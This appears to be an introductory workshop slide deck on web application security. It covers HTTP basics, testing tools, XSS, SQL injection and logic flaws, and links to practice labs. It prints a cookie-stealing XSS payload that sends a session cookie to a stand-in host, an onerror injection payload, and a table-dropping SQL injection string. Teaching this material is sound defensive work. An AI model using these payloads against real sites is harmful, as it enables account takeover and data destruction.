


Intro to Web Analysis



Introduction

Web Applications are fundamental in today's society. In this workshop we will introduce you to how to analyse an application to find its vulnerabilities.

We will be covering three types of attack: XSS, SQLI and Logic Vulnerabilities, and to access the laboratories included in the workshop we advise you to create an account on portswigger.net.

We will also explain the basics of how the HTTP protocol exchanges data across client and server.

Challenge Compendium

SQLI

[Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data | Web Security Academy](#)

[Lab: SQL injection vulnerability allowing login bypass | Web Security Academy](#)

XSS

[Lab: Reflected XSS into HTML context with nothing encoded | Web Security Academy](#)

[Lab: DOM XSS in document.write sink using source location.search | Web Security Academy](#)

Logical

[Exam Booking](#)

Tools

To analyse a service and discover its vulnerabilities, every challenger needs a good set of tools they can rely on. Here are some of the most used tools in the community:

DevTools

Burp Suite

cURL

Python


CyberChef

[PayloadAllTheThings](#)

DevTools is an **analysis and logging** tool **incorporated in every browser**. In most browsers you can open it by pressing **F12** or right clicking on the page.

With this tool you can easily **view all the elements** in your page, but more importantly you can check all the **network requests** that occur in real time.

DevTools also allow you to open and edit the **page's cookie storage** that



Above you can see the available tabs (and therefore main features) of the DevTools.

Burp or Burp Suite is a graphical tool for testing Web application security. It provides a set of tools that simplify the network analysis.

The **proxy**, allows logging, editing and control of ongoing data transfers.

The **repeater**, allows to forward a modified version of previously logged requests.

The **decoder**, helps encoding and decoding the data in several formats.

All these tools can be set up in a workflow to let the user customise their experience.



Another important tool at every coder's disposal is the [requests](#) module for python.

This module allows you to easily **send HTTP requests programmatically**, therefore exchanging data between your attacking client and the attacked server in an automated manner.

For those who are more comfortable with using a terminal, **one of the best alternatives is cURL**.

This is a more sophisticated networking library that in our case can be very useful to quickly send headless requests without creating a script.

```
>>> import requests
>>> r = requests.get('https://httpbin.org/basic-auth/user/pass', auth=('user', 'pass'))
>>> r.status_code
200
>>> r.headers['content-type']
'application/json; charset=utf8'
>>> r.encoding
'utf-8'
>>> r.text
'{"authenticated": true, ...}'
>>> r.json()
{'authenticated': True, ...}
```

The HTTP protocol

The HTTP protocol is the foundation of data communication for the web.
The basics of its structure:

POST /endpoint?param=test HTTP/2

Host: polito.it

Cookie: Cookie Data

DATA

Method Path Query parameters

Headers + Cookies

Body

The HTTP protocol:

Data sent to the server

Generally **Method** and **Path** define **request type** and the **location** of the website we want to access

- `POST /dashboard/files HTTP/2`

Headers are used for control data such as connection management (keepalives, proxy information) or the type of data that can be received.

- `User-Agent: curl/7.54.0` // The fingerprint of the client sending the request
- `Accept: application/json` // The content type that is understandable by the client

The HTTP protocol:

Data sent to the server

Most of the time, the "critical" data is sent in **Query parameters**, **Cookies** and **Body**.

The **Query parameters** are used to specify the resource:

- `/dashboard/files?filter=.png`

All requests are **stateless**, and we use cookies to create "requests sessions". **Cookies** acts as a storage in the client's computer and most of the time are used to store **access keys**, **session IDs** and **functional data**. This is a **key-value storage** type, similar to dictionaries in python. In computer science this is called an **associative list**.

As example, when **someone logs into a website** with their credentials the **server** is most likely to **set a cookie with a session ID to identify the user** as logged in.

The **session ID** is **sent to the server in every request** to identify the client, and the server matches it against a session storage to recognize the data linked to that ID.

When an attacker is able to gain access to someone else's cookies, they are able

Vulnerability Types

There is a plenty of different types of **vulnerabilities** that affect **web applications** since developers tend to use different languages and frameworks blended together to create web applications.

The common application **spotify** uses at least seven different languages for its subcomponents, that communicate together to server its users a proper experience.

Some of the most common vulnerabilities include:

XSS, also known as Cross-Site Scripting

SQLI also known as SQL Injection

Logic Vulnerabilities

Path Traversal

XSS also known as **Cross-Site Scripting**, has been and continues to be a very common **vulnerability** in forums, chats and other social media.

This happens when an attacker is able to **inject** some **html code** in the page that has to be **rendered** by the client.

An example is **Twitter**, in the past, users could send posts with **html code** inside it:

```
Hello there! <script>fetch("https://mysite/",  
getCookie("APISESSION"))</script>
```

```
Hello there! <script>fetch("https://mysite/",  
getCookie("APISESSION"))</script>
```

When any client **renders** the page all the **html code** is also processed and the code is **executed**; in our example the code sends the session cookie to a remote server. This would allow the attacker to **access the accounts of all the users that rendered his post**.

A very common technique implies using event handlers such as **onload**, **onhover** and **onerror** to trigger some javascript code.

XSS

DOM Injection

XSS is also known as an **HTML Injection attack**, since in its most basic form it requires the attacker to inject scripts into the page.

Similarly to what we do with SQL Injections, it's useful to find an **injectable field** (usually search fields, username fields, src tags or similar) and try to close the field to inject the scripts.

```
<form id="register"><input id="avatar-src" /></form>
```

When you send the form, there is a chance that a malformed page may execute these types of specific **payloads**:

```
" onerror=alert(1) id="img
```

XSS

DOM Injection

```
<div>/div>
```

That gets then interpreted as:

```
<div><img src="" onerror=alert(1) id="img">/div>
```

There are **many ways to avoid XSS** vulnerabilities, one of the easiest is the implementation of a **good sanitizer**, a function that reads the user input and **removes or encodes specific characters** that can create problem.

If we try to strip all the double quotes from our payload as example, the server won't be affected by our exploit anymore.

SQL Injections exploits weak server endpoints, that query a **SQL Database** by sending **malformed or specifically crafted payloads** to **gain access** to parts of the database that **should otherwise be inaccessible**.

As example, say that this is the server code:

```
$prod_id = $_GET["product_id"];  
$sql = "SELECT * FROM Products WHERE product_id  
=".$prod_id." AND public=1";
```

What happens if we send this payload?

```
20; DROP TABLE Products; --
```


This is what will be interpreted by the server:

```
SELECT * FROM Products WHERE product_id = 20; DROP  
TABLE Products; -- AND public=1
```

We used the double hyphen `--` to comment all the query after them. This will exclude the `public=1` check.

If the application is weak enough to **execute** two **commands** in a row, then the result will be that the server will first query for its necessary data, and then **delete the table**.

There are some cases in which we are **not able** to directly **visualize the output** of the server and the **query** that is being **executed** on the database.

This type of attack is called **Blind SQL Injection** and requires the use of tricky **mechanisms** to understand whether the data we are sending is correct or not, such as **SQL Functions that sleeps the executing query for a certain amount of time**. We can then evaluate the time between when we sent a particular payload and when we receive the response and evaluate how to proceed.

Another example could be using **error functions to conditionally throw errors until we get a meaningful result**.

In this type of vulnerabilities, many times the attacker needs to **brute force** its way **to a correct result** using these techniques.

Vulnerabilities

Logic vulnerabilities

Logic vulnerabilities are not limited to web applications, but to any type of application.

Say as example that a server is **authorizing** a **client** to perform a **certain action once**, but that said authorisation **does not expire** after the action, then the **client** will be able to send the same request different times without the server noticing, therefore **repeating the action multiple times**.

This is dangerous in time limited applications or applications that store transaction data without properly protecting them.

Thank you for the attention

